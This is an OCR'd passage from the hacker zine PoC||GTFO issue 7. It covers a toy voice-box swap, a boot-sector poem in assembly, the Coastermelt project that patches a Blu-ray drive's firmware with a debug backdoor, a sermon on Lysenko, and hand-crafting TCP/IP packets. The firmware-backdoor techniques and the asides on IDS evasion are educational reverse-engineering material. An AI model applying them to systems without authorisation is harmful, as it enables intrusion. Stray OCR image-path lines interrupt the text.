6. Locate power wires (red & black) running from Joe to contacts on circuit board. Heat contacts with soldering iron. Remove wires from board but leave them attached to Joe. Solder two similar replacement wires onto circuit board.

power wires

7. Locate the switch on Barbie's circuit board. Heat the four solder points and remove. A solder-removing bulb may help.

switch

8. When removing Joe's switch, make a note of where the switch wires meet the circuit board. Heat contacts and remove switch.

9. Wire Joe's power and switch to Barbie's circuit board as shown. Install board, speaker, and switch back into Joe. Hot glue works well to anchor everything in place. Speaker should be firmly glued to breastplate for maximum volume.

top view

Solder wires from Joe's switch to these points.

bottom view

Solder red power wire here

Solder black power wire here

10. **IMPORTANT:** When running the Barbie circuit board in Joe, use only three batteries. You may want to re-wire the battery contacts, or substitute something to take up the extra space. A filed-down conductive nail wrapped in tape works well as a pseudo-battery.

11. There are two options for re-installing Barbie's switch. The first (and more difficult) is to use a small, stiff, non-conductive scrap of circuit board, plastic or similar material. Mount the switch on the board, and sandwich it between the board and the button on Barbie's back. Glue the board to the posts on Barbie's back. If done carefully, Barbie need never know she's been under the knife.

12. The second option is to use a small momentary contact switch. (Radio Shack Cat. No. 275-1571B) Mount it in place of the button in Barbie's back. It's easier and more permanent, although Barbie no longer looks like everyone else.

13. Unfortunately, Joe's circuit board will not fit properly into Barbie without modification. First, desolder and remove this capactior.

X

14. Next, cut down board by removing shaded areas shown below. *(bottom view)*

Remove

15. Cut two 2" pieces of wire. Solder them from the contacts on Barbie's switch to these points.


16. Re-solder capacitor as shown. (Note: capacitor shares a contact with switch)

Black stripe on this side

solder here

17. Cut any additional unused space off the board. Solder the two wires from step 5 to Barbie's battery contacts.

18. Fitting the board into Barbie is tricky. You may need to bend the capacitors or shave the posts in her chestplate. Before re-sealing Barbie or Joe, first make sure body parts fit together properly. Apply epoxy around rim of front and back plate. Quick-drying epoxy is not reccomended, as it leaves little room for error. First insert both neck sections into the head, insert the arms and legs, then clamp the doll together. To touch up any scars or mistakes, use plumber's epoxy putty and model paint.



7 Pastor Manul Laphroaig's International Journal of PoC||GTFO, Calisthenics & Orthodontia in Remembrance of our Beloved Dr. Dobb Because The World is Almost Through!

7:1 With what shall we commune this evening?

We begin our show tonight in PoC||GTFO 7:2 with something short and sweet, an executable poem by Morgan Reece Phillips. Funny enough, `0xAA55` is also Pastor Laphroaig's favorite number!

We continue in PoC||GTFO 7:3 with another brilliant article from Micah Elizabeth Scott. Having bought a BD-RW burner, and knowing damned well that a neighbor doesn't own what she can't open, Micah reverse engineered that gizmo. Sniffing the updater taught her how to dump the firmware; disassembling

that firmware taught her how to patch in new code; and, just to help the rest of us play along, she wrapped all of this into a fancy little debugging console that's far more convenient than the sorry excuse for a JTAG debugger the original authors of the firmware most likely used.

In PoC||GTFO 7:4, Pastor Laphroaig warns us of the dangers that lurk in trusting The Experts, and of one such expert whose witchhunt set back the science of biology for decades. This article is illustrated by Boris Efimov, may he rot in Hell.

In PoC||GTFO 7:5, Eric Davisson describes the internals of TCP/IP as a sermon against the iniquity of the abstraction layers that—while useful to reduce the drudgery of labor—also cloud a programmer's mind and keep him from seeing the light of the hexdump world.

Ange Albertini is known to our readers for short and sweet articles that quickly describe a clever polyglot file in a page or two. In PoC||GTFO 7:6, he finally presents us with a long article, a listing of dozens of nifty tricks that he uses in PoC||GTFO, Corkami, and other projects. Study it carefully if you'd like to learn his art.

In PoC||GTFO 7:7, BSDaemon and Pirata extend the `RDRAND` trick of PoC||GTFO 3:6—with devilish cunning and true buccaneer daring—to actual Intel hardware, showing us poor landlubbers how to rob not only unsuspecting virtual machines but also normal userland and kernel applications that depend on the new AES-NI instructions of their precious randomness—and much more. Quick, hide your AES! Luckily, our neighborly pirates show how.

PoC||GTFO 7:8 introduces us to Ryan O'Neill's Extended Core File Snapshots, which add new sections to the familiar ELF specification that our readers know and love.

Recently, Pastor Laphroaig hired Count Bambaata on as our

Special Correspondent on NASCAR. After his King Midget stretch limo was denied approval to compete at the Bristol Motor Speedway, Bambaata fled to Fordlandia, Brazil in a stolen—the Count himself says "liberated"—1957 Studebaker Bulletnose in search of the American Dream. When asked for his article on the race, Bambaata sent us by WEFAX a collection of poorly redacted expense reports[1] and a lovely little rant on Baudrillard, the Spirit of the 90's, and a world of turncoat swine. You can find it in PoC||GTFO 7:9.

PoC||GTFO 7:11 is the latest from Ben Nagy, a peppy little parody of Hacker News and New Media Web 2.0 Hipster Fashion Accessorized Cybercrime in the style of Gilbert and Sullivan. Sing along, if you like!

[1] *Bambaata, if you're reading this, please call me. Your Amex is beyond its limit after you expensed two "Charlie Miller kitchens," and we had to reject payment in the amount of $20,000 USD to "You Better Belize It Bail Bonds." Oh, and if by chance you happen to be arrested in Brazil, please ask the Federales when the impounded H2HC 2013 conference badges will appear on Ebay. —PML*

7:2 The Magic Number: 0xAA55


by Morgan Reece Phillips

```
[org 0x7c00]      ; make nasm aware of the offset

mov bp, 0x8000    ; move the base of the stack
                  ; pointer beyond the boot sector offset
mov sp, bp        ; move the top and bottom stack pointers
                  ; to the same spot

mov bx, poem
call print_str
jmp $             ; loop forever

print_str:        ; define a print ``function'' for
                  ; null terminated strings
  mov al, [bx]    ; print that low bit, then that high bit
  cmp al, 0
  je the_end
  mov ah, 0x0e    ; set up the scrolling teletype interrupt
  int 0x10        ; call interupt handler
  add bx, 0x1
  jmp print_str
  the_end:
    ret

poem:
  db 0xA, 0xD, \
  '/*****************************', \
  0xA, 0xD, \
  '** The Magic Number: 0xAA55', \
  0xA, 0xD, \
  '*****************************/', \
  0xA, 0xD, \
  0xA, 0xD, \
  'A word gives life to bare metal', \
  0xA, 0xD, \
  0xA, 0xD, \
  'Bytes inviting execution', \
  0xA, 0xD, \
  0xA, 0xD, \
  'Guide to a sector to settle', \
  0xA, 0xD, \
  0xA, 0xD, \
  'A word gives life, to bare metal', \
```

```
    0xA, 0xD, \
    0xA, 0xD, \
    'The bootloader', 0x27, 's role is vital', \
    0xA, 0xD, \
    0xA, 0xD, \
    'Denoted by its locution—', \
    0xA, 0xD, \
    0xA, 0xD, \
    'A word gives life to bare metal', \
    0xA, 0xD, \
    0xA, 0xD, \
    'Bytes inviting execution', \
    0xA, 0xD, \
    0xA, 0xD, \
    '// @linuxpoetry (linux-poetry.com)', \
    0

times 510-($-$$) db 0    ; write zeros to the first
                         ; 510 bytes
dw 0xaa55                ; write the magic number
```

An MBR/ASM/PDF polyglot variant made by the usual suspects is available inside of `pocorgtof07.pdf`.[2]

[2] `unzip pocorgtfo07.pdf theMagicNumberAA55.mbr.asm.pdf`
`qemu-system-i386 theMagicNumberAA55.mbr.asm.pdf`



7:3 Coastermelt

by Micah Elizabeth Scott

Getting Inside Your Optical Drive's Head

This is the first of perhaps several articles on the adventures of Coastermelt, an art-hacking project with the goal of creating cheap laser graffiti using discs burned by Blu-Ray drives with hacked firmware.

Art Hacking Manifesto

If an engineer is a problem solver, hackers and artists are more like problem tinkerers. Some of the most interesting problems are so far beyond the scope of any direct solution that it seems futile to even approach them head-on. It is the artist's purview to creatively approach these problems, sideways or upside down if necessary.

When an engineer is paid to make a tool, is it not the money itself that ultimately decides the tool's function? I believe that to be a hacker is to see tools as things not only to make but to re-make and subvert. By this creative reapplication of technology, research and problem-solving need not be restricted to those who own the means of production.

So says the Maker's manifesto: if you can't open it, you don't own it. I'd like to build on this: if we work together to open it, we all own it. And maybe we can all learn something along the way.

I heard there were laser robots?

Why yes, laser robots! Optical discs may be all but dead as a data storage medium, but the latest BD-RW drives contain feats of electromechanical engineering that leave any commercial 2D or 3D printer in the dust. Using a 405 nm laser, they can create marks only 150 nm long, with accuracy better than 70 nm. Tiny lenses mounted on a fast electromagnetic suspension can keep perfect focus on grooves only 320 nm apart as the disc spins at over 7 m/s.

A specialized system-on-chip generates motor and laser control signals, amplifies and demodulates the light signals captured by a photodiode array, and it does all of this in the service of fairly pedestrian tasks like playing motion pictures and making backups of cat photos.

My theory is that, with quite a lot of effort, it would be pos-

sible to create new firmware for a common Blu-Ray burner such that we could burn discs with arbitrary patterns. Instead of the modulated binary data that stays nicely separated into the tracks of a spiral groove, I think we can treat the whole disc surface as a canvas to draw on with sub-100 nm precision.

If this works, it should be possible to create patterns fine enough that they diffract interestingly under red laser illumination. By bouncing a powerful laser pointer off of a specially burned BD-R disc and targeting a flat surface, perhaps we can control the shape of the eventual illumination well enough to project words or symbols.

This is admittedly a very long shot. Perhaps the patterns have nowhere near enough resolution. Perhaps the laser pointer would need to be much too powerful. If this works out, I dream of creating a mobile printing press for light graffiti. If not, I suspect the project may still lead somewhere interesting.

Device Under Test

For Coastermelt I chose the Samsung SE-506CB optical drive, a portable USB 2.0 burner that's currently quite popular. It retails for about $80. Inside, I found an MT1939 SoC, an undocumented and highly application-specific chip from MediaTek. It was easy to find some firmware updates which became a starting point for understanding this complicated black box.

My current understanding is that the MT1939 contains a pokey ARM7 processor core along with a lot of strange application-specific peripherals and about 4 MB of RAM. There's also an 8-bit 8051 processor core in there, which shares access to the USB controller. The USB software stack seems to be confusingly split between the ARM firmware and the tiny 8051 firmware, for still-unknown reasons.

There are two customized and undocumented motor control chips from TI, which drive a stepper motor, brushless motor, and the voice coils that quickly position and focus the lenses. As far as I can tell, these chips just act as high-power load drivers. All of the logic and timing seems to be within that MT1939 chip.

How did we get here anyway?

This has been a complex journey full of individual hacks that could each make an interesting story. In my experience, reverse engineering is much like playing a point-and-click or text adventure game. There's a huge world to explore, and so much of your time can be spent on probing the boundaries of that world, understanding who the characters are and what their motivations are, and suffering through plenty of enlightening but frustrating dead-ends.

I wanted to share this process as best I could, in a way that could be documentation for the project, an educational peek into the world of reverse engineering, and an invitation to collaborate. I created a video series with two episodes so far.[3] I won't repeat those stories here; let's go somewhere new.

Down the Rabbit Hole

If you take the blue pill, the story ends, and you wake up believing your optical drives only accept standard SCSI commands that read and write data according to the established MMC specifications.

Of course, that is a convenient fairy tale. Firmware updates exist, and so we know the protocol must be Turing-complete already. In this tiny world, our red pill is a patched firmware image

[3] `https://vimeo.com/channels/coastermelt`

that adds a backdoor[4] with enough functionality to implement a simple debugger. After installing the patch,[5] we can go in. See Figure 7.1.

Such a strange debugger! At a basic level everything works by *peek* and *poke* in memory with the occasional *call*. The shell is based on the delightful IPython, with commands for easy inline C++ and assembly code. Integer variables and register values are bridged across languages when possible.

```
GO NORTH; LOOK
```

You have entered a console full of strange commands. The CPU seems to be an ARM. You don't know what it's doing now, but it runs your commands when asked. Before you appears a vast 32-bit address space, mostly empty.

You happen to see a note on the ground, a splotchy Hilbert curve napkin sketch followed by a handwritten table of hexadecimal numbers with uncertain names scrawled nearby.

Flash, 2 MB	`00000000 - 001fffff`
... write-protected bootloader, 64 kB	`00000000 - 0000ffff`
... loadable, 1863 kB	`00010000 - 001e1fff`
... storage, 120 kB	`001e2000 - 001fffff`
DRAM, 4 MB	`01c08000 - 02007fff`
MMIO	`04000000 - 043fffff`

You can peek around at memory, and things seem to be as they appear for the most part. The flash memory can be read and disassembled, interrupt vectors pointing to code that can unfurl into many hours of disassembly and head-scratching. DRAM at this point is like a ghost town, plenty of space to build scaffolding or conduct science.

[4] `git clone https://github.com/scanlime/coastermelt`
[5] There's a Getting Started section in the README that should help.

```
backdoor micah$ ./cmshell.py
                                                                __ __
.----.------.---.-.------|  |_.------.----.---------.------|  |  |_
|   __|  _  |  _  |__ --|    _|  -__|    _|         |  -__|  |    _|
|____|______|___._|______|____|______|__| |__|__|__|______|__|____|
--IPython Shell for Interactive Exploration--------------------

Read, write, or fill ARM memory. Numbers are hex. Trailing _ is
short for 0000, leading _ adds 'pad' scratchpad RAM offset.
Internal _ are ignored so you can use them as separators.
    rd 1ff_ 100
    wr _ 1febb
    ALSO: rdw, wrb, fill, watch, find
          bitset, bitfuzz, peek, poke, read_block

Disassemble, assemble, and invoke ARM assembly:
    dis 3100
    asm _4 mov r3, #0x14
    dis _4 10
    ea mrs r0, cpsr; ldr r1, =0xaa000000; orr r0, r1
    ALSO: tea, blx, assemble, disassemble, evalasm

Or compile and invoke C++ code with console output:
    ec 0x42
    ec ((uint16_t*)pad)[40]++
    ecc println("Hello World!")
    ALSO: console, compile, evalc

Live code patching and tracing:
    hook -Rrcm "Eject button" 18eb4
    ALSO: ovl, wrf, asmf, ivt

You can use integer globals in C++ and ASM snippets,
or define/replace a named C++ function:
    fc uint32_t* words = (uint32_t*) buffer
    buffer = pad + 0x100
    ec words[0] += 0x50
    asm _ ldr r0, =buffer; bx lr

You can script the device's SCSI interface too:
    sc c ac             # Backdoor signature
    sc 8 ff 00 ff       # Undocumented firmware version
    ALSO: reset, eject, sc_sense, sc_read, scsi_in, scsi_out

With a hardware serial port, you can backdoor the 8051:
    bitbang -8 /dev/tty.usb<tab>
    wx8 4b50 a5
    rx8 4d00

Happy hacking!    -- Type 'thing?' for help on 'thing' or
~MeS`14              '?' for IPython, '%h' for this again.

In [1]:
```

Figure 7.1: Coastermelt Shell


```
In [1]: ea mov r0, pc; mov r1, sp
r0 = 0x01e4000c, r1 = 0x0200067c

In [2]: rdw 200067c 30
0200067c  01000000 01e40000 01ffc290 00000007
          0000000d 01ffc2a8 0004bad7 00000000
0200069c  01ffc290 02000cf8 01ffc290 02000cf8
          0001efa9 00000000 00000000 02000cdc
020006bc  01ffb76c 02000c0e 0001ec2f 00000000
          02000cdc 01ffb76c 00018c07 00000000
020006dc  00018e31 00000032 02000cdc 00167558
          00000000 00000000 00000000 00000000
020006fc  00000000 00000000 00000000 00000000
          00000000 00000000 00000000 00000000
0200071c  00000000 00000000 00000000 00000000
          00000000 00000000 00000000 00000000
```

Using some inline assembly, we find the program counter and stack pointer, and separately we dump the memory where the top of the stack was. These can't tell us what the firmware would have been doing had we not rudely interrupted with our backdoor, but these are breadcrumbs showing us some of the steps the firmware took just before we intervened.

30 Gauge Enamel–Coated Freedom

Direct physical access is of course the ultimate hacking tool. With the USB backdoor we can send the ARM processor cutesy little notes asking it or even daring it to run instructions for us, but this will end in heartbreak if we expect to hold the CPU's attention for longer than one fleeting SCSI command.

Heartbreak is a complicated thing though, sometimes it can act like a forest fire leaving the ground fertile for fresh inspiration. If the ARM and the SCSI driver were to never speak again, how could we still contact the ARM? This is where we need to warm our soldering irons. If there's blue wire there's a way. Let's add a serial port for the next step.



GET WALKTHROUGH

In the first Coastermelt video, I got as far as using this serial port to build an alternate debug backdoor that can break free from the control flow in the original firmware.

```
In [1]: bitbang -8 /dev/tty.usbserial-A400378p
* Handler compiled to 0x2e8 bytes, loaded at 0x1e48000
* ISR assembled to 0xdc bytes, loaded at 0x1e48300
* Hook at 0x18ccc, returning to 0x18cce
* RAM overlay, 0x8 bytes, loaded at 0x18ccc
* Connecting to bitbang backdoor via
  /dev/tty.usbserial-A400378p
* Debug interface switched to
  <bitbang.BitbangDevice instance at 0x102979998>
 305 / 305 words sent
* 8051 backdoor is 0xef bytes, loaded at 0x1e49000
* ARM library is 0x3d4 bytes, loaded at 0x1e490f0
* 8051 backdoor running
```

In the second video, I introduced a CPU emulator that can run the ARM firmware on your host computer, proxying all I/O operations back to the debug backdoor while of course logging them.

```
In [2]: sim
 235 / 235 words sent
* Installed High Level Emulation handlers at 01e00000
- initialized simulation state
[INIT] ...........0 ----- >00000000  ldr  pc, [pc, #24]
  r0=00000000  r4=00000000  r8=00000000 r12=00000000
  r1=00000000  r5=00000000  r9=00000000  sp=00000000
  r2=00000000  r6=00000000 r10=00000000  lr=ffffffff
  r3=00000000  r7=00000000 r11=00000000  pc=00000000
```

Now we can follow in the normal firmware's footsteps, mapping out the tiny islands of I/O scattered through this sea of memory addresses. As the `%sim` command churns away, every instruction and memory access shows up in `trace.log`. In the video you can see a demo where a properly arranged replay of these register writes can trigger motor movement.

This trace log is like a walkthrough, showing us exactly how the normal firmware would use the hardware. It's helpful, but certainly not without its limitations. There's so much data that it takes some clever filtering to get much out of it, and it's quite slow to run the simulation. It's a starting point, though, and it can offer clues and memory addresses to use in other experiments with other tools.

At this point in the project, we have some basic implements of cartography, but there isn't much of a map yet. Do you like exploring? I have the feeling there's some really neat stuff in here. With so much interesting hardware to map out, there's enough adventure to share. Take an interesting journey, and be sure to tell us what you find.

7:4 Of Scientific Consensus and a Wish That Came True

a sermon by Pastor Manul Laphroaig

Every now and then we see some obvious bullshit being peddled under the label of science, and we wish, couldn't we just put a stop to this? This bullshit is totally not in the public interest—and isn't the government supposed to look after the public interest? Wouldn't it be nice if the government shut these charlatans down?


This is the story of a science community that had had this wish come true.

Once upon a time in a country far far away there was an experimental scientist who managed to solve a number of important real-world problems, or at least managed to convince himself and many other scientists that he did. His work brought journalists to otherwise unexciting scientific conferences and made headlines across the world.[6]

He might have ended up in history as a talented experimentalist who challenged contemporary theories to refine themselves by sticking them with examples they didn't quite cover. As his luck would have it, though, he came of age in the time and place where scientific debates were being settled by majority votes and government action.

It so happened that the government of that country was very pro–science. They took to heart the stories of scientists being kept back by ignorant retrogrades and charlatans throughout history, and they would have none of that. They were out to give science the support and protection it deserved, and they looked to it to solve practical problems. So they took a keen interest, and, being well educated and versed in the scientific method as

[6] You'll find one such headline from the New York Times on page 526.



FINDS WAY TO CREATE MORE FOOD PLANTS

Dr. Lyssenko, Russian, Crosses Varieties Having Different Periods of Vegetation.

WIDE EFFECT IS FORESEEN

Tropical Products Now Can Be Grown in North, the Genetics Session at Ithaca Is Told.

EVOLUTION SEEN AS CURBED

Haldane Says Man's Chance Is Not as Favorable Now as When He Lived in Small Tribes.

By WILLIAM L. LAURENCE.

Special to THE NEW YORK TIMES.

ITHACA, N. Y., Aug. 30.—A new discovery in plant breeding, regarded as epoch-making, which permits growing of tropical and sub-tropical fruits in northern climates and allows crossing of varieties of seeds requiring entirely different periods of vegetation was announced at Cornell University today during the last general session of the International Congress of Genetics.

This discovery, which opens the way for creation of many new varieties of fruits and other foods, was made recently in Odessa, Russia, by Dr. T. D. Lyssenko, and was reported here by Dr. N. I. Vavilov, director of the Institute of Plant Industry in Leningrad.

The process involves a relatively simple treatment of the seed before planting and will make it possible to raise such tropical fruits as alligator pears and bananas, and such semi-tropical fruits as grapefruit, oranges and lemons in New York State, New England and the Middle West. It may, if practiced on a large scale, have incalculable economic significance, in view of the fact that States like California and Florida and many tropical and sub-tropical countries have developed such large industries around their fruit products.


Figure 7.2: New York Times report from the sixth International Congress of Genetics (1932) in Ithaca, NY.

they were, trusted themselves to tell a true scientific theory from an obviously erring one.

Since scientists continually find themselves in bitter debates, this ability was extremely useful. They had the power to settle such debates to reap all the rewards of having the right science and to stop those scientists in the wrong from wasting people's time and resources. Sometimes the power had to stop them the hard way, to protect the impressionable youth who could otherwise be mislead by complicated arguments; but that was all right because, once the debate is settled, isn't it one's duty to protect the young 'uns from harmful influences with all the means at hand?

So our up-and-coming scientist did the right thing: he petitioned the government to suppress the erring opposition, citing his experimental successes and the opposition's failures, obvious waste of effort, and conflicts of interest. Besides his successes, he built a strong moral case against his opponents: while his school showed exactly how to produce broad impacts for the benefit of humanity, the others mostly proclaimed that the result of any direct human efforts would be at best uncertain, that the current state of Nature might be really hard to change, and yet that humans were rather powerless against its accidental changes.

Clearly, such interpretations of science were perversions that couldn't be tolerated. Moreover, the immediate implications of the opponents' theories obviously benefited the worst political actors of the age—and guess who funded the bulk of their so–called science? The very same regressive forces that sought to forestall Social Progress! Of course, not all of the opposition was knowingly in their pay, but shouldn't Real Scientists know better anyway, especially when the majority has had its say? Surely they have had enough notice.



The name of our scientist was Trofim Denisovich Lysenko. The reactionary pseudo-science in the sights of his and his hard-won scientific majority's rightful wrath: so–called *Genetics*. The place was the Soviet Union, from 1936 to 1948.

More precisely, it was the Mendelian theory of heredity based on genes, the so–called Weismannism–Morganism. That theory postulated that genes governed heredity, mutated unpredictably under factors such as radiation, and that mutations were hard to direct for human purposes such as creation of new useful breeds of plants and animals. That was, of course, scandalous: didn't Marxist science already assert that environment was solely responsible for shaping all essential characteristics of life? Surely this "fear and doubt" approach of genetics that proclaimed all human beings to be carriers of countless hopeless mutations did not belong in the world of progressive sciences.

This theory was merely re–arming the racists and eugenicists, intent on suppressing the lower classes!

It was obvious that this "science" was in fact pure fascism, not matter how desperately it tried to distance itself from such anti-science atavisms.

And all of this was under the banner of "pure science," even though obviously financed by and serving the interests of the imperialist ruling class!

There is an old word for what happens when science becomes settled by majority, and the settlement gets enforced by the government. This good old word is *Inquisition*.

Inquisition got started to protect the lay people from destructive ideas that any learned person at the time would easily recognize as false, such as that "witches" could somehow interfere with crops and flocks. It eventually sought the power of the government to enforce its verdicts and to curb the charlatans from confusing those of little knowledge. It got what it sought, and the rest is history. Which, of course, tends to repeat itself.

All cartoons in this sermon are by one Boris Efimov, who started his long career in Party Art by lauding Trotsky, then glorifying Stalin and calling for summary executions of "Trotskyite dogs" (which included his brother), did his humble bit in promoting first the heroic Soviet political police in 1930s, and then the "Soviet peace initiatives" and "Soviet democracy" throughout the 1960s and 70s, denouncing the imperialists and the wavering.

One of his last commissions (he was over 85), was to ridicule both those who clamored to speed up Gorbachov's "Perestroika" and those showing too much caution in conducting it—because the right way was to go in lockstep with the Party. (Just like he did in 1987, drawing pig-like Deniers of Lawless Terror worshiping the Great Captain's blood-spattered idol.) When the Party's power ended, he complained that "political cartooning didn't exist anymore."

He passed away in 2008, a paragon of sticking to just the prescribed amount of murderous bloodthirstiness at any given time, a true knight of the Party Line—and, if there is ever a Hell, doubtlessly sticking Hell's engineers with the problem of how to reward such a sterling life achievement of toeing it ever so precisely. There are many shitty jobs in this world and the one beyond, but, believe in Hell or not, that one takes the cake.

Efimov's Trotsky: Revolutionary Saint to Fascist Enemy!

7:5 When Scapy is too high-level

by Eric Davisson

Neighbors, we are hackers. Our power comes from the ability to understand and manipulate things at the lowest level we can get our hands on. Verily, a stack-based buffer overflow makes sense to those who understand machine code and assembly, but it makes no sense to whose who only use high-level languages, for they know not what a program stack is, nor rejoice in the wonders of the ABI.

Likewise with TCP/IP. Those who only use others' applications to talk to a networked host never learn the miracles of the protocols below. Preach to them the good news of Netcat, and of Scapy in Python or `Net::Raw` in Perl, neighbors—but forget not that these excellent tools may still mask the true glory of the raw bytes below.

This article will take us a step farther down than these tools do. We will create a proper packet in a pcap file with `xxd`. Let us please the ASCII art gods of TCP in the truly proper way, neighbors!

– — — – — — — — – — –

There are books dedicated to TCP/IP, neighbors, such as St. Stevens' *TCP/IP Illustrated Vol. 1*, a very thick and thorough book indeed. But at times when you don't have the Bible a mere tract would suffice; and so here's ours briefest tract on TCP/IP.


Let's begin by compressing the full OSI model to just the four layers that are actually relevant to TCP/IP. From the lowest layer up, we have the Data Link, Network, Transport, and Application layers—but of course it's not what we call these layers that matters, but what bytes they contain.

Each layer has a byte or two that specify which kind of protocol the next layer will be. So the Data Link Layer will specify IPv4

as the Network Layer, which will specify TCP as the Transport Layer, which will specify HTTPS as the Application Layer, and so on. This is really what makes the "stack," and we will tour it from the bottom up.

The Layers

Data Link Layer This is the first and the simplest layer. For most traffic, it has the destination and source MAC addresses and 2 bytes referring to what the Network Layer should be. The most common next protocol would be IPv4 (`0x0800`). Other possible protocols include IGMP (`0x0641`), ARP (`0x0806`), IPv6 (`0x86DD`), and STP (`0x8181`).




Network Layer (RFC791) Let's assume we are dealing with IPv4. There are many fields in the IPv4 header; the most interesting ones[7] are Version, Total length, TTL, Source and Destination IP addresses, Checksum, and—the most important to our next layer—the Protocol byte.


That next layer to the IPv4 network layer protocol can also be many things. The most common are TCP (`0x06`), UDP (`0x11`), and ICMP (`0x01`), but there are well over a hundred other choices

[7] *The Pastor notes that* `fragroute` *might beg to differ, and your neighborly IDS might agree. It suffices to say that the IDS evasion party that Rev. Ptacek and Rev. Newsham started in 1998 is still going strong.*

such as IGMP (0x02), GRE (0x2F), L2TP (0x73), SKIP (0x39), and many others.



Transport Layer (RFC793) The intent of this layer is to handle the transportation of data between two hosts. For UDP, this header is just the source and destination ports, length, and a checksum. For "reliable" connections there's TCP, of which we'll talk more later. TCP headers are more complex, since it takes more data to set up a connection with a 3-way handshake and agreed-upon SEQ/ACK numbers. So TCP includes the ports, some flags, a window size, checksum, and some other fields. The destination port is implicitly used to specify what the application layer will be: HTTP (80), HTTPS (443), SSH (22), SMTP (25), and so on.



And now that the gods of ASCII art have been properly pleased, let's make some packets!

Crafting a Packet

Link Layer Let's choose a destination MAC address of `12:34:56:78:9A:BC` and a source MAC address of `31:33:37:31:33:37`. We also need to specify the network-layer protocol of IPv4, `0x0800`.

Network Layer (IPv4) The version is `0x4`, and that's the first nybble of our header. The header length is going to be twenty bytes, as we will use no IP options.[8] The second header nybble is the header length in 32-bit words, and so it will be `0x5` to represent our twenty bytes. So the first byte will be `0x45`, combining the version and the header length. When you next see this byte at the start of an IP packet's hexdump, give it a smiling node like a good neighbor!

The type of service byte doesn't matter unless your site implements special QoS for things like voice and streaming video,

[8] *But if you are looking to light up your local IDS like a Christmas tree, by all means add some later! –PML*

so we'll arbitrarily set that to `0x00`. The following field, the total length of this packet, will be 61 bytes (IP+TCP+Payload), `0x003D` in hex. We'll just spoof the IP identification field to be `0x1337`. Next, let's set the IP flags to not fragment (0b010) and a fragment offset of zero. As these fields share bytes, the hex result of these two bytes will be `0x4000`. For the next field, the Time-To-Live, let's be generous and give our packet a TTL of 140 (`0x8C`), which is higher than Linux or Windows would set by default.[9]

Our higher-layer protocol will be TCP, `0x06`. Let's skip over the IP checksum for the moment, although we will have to correct that later. The source IP will be 192.168.1.1 (`0xC0A80101`) and the destination IP will be 192.168.1.2 (`0xC0A80102`), an HTTPS server. There will be no options or padding.

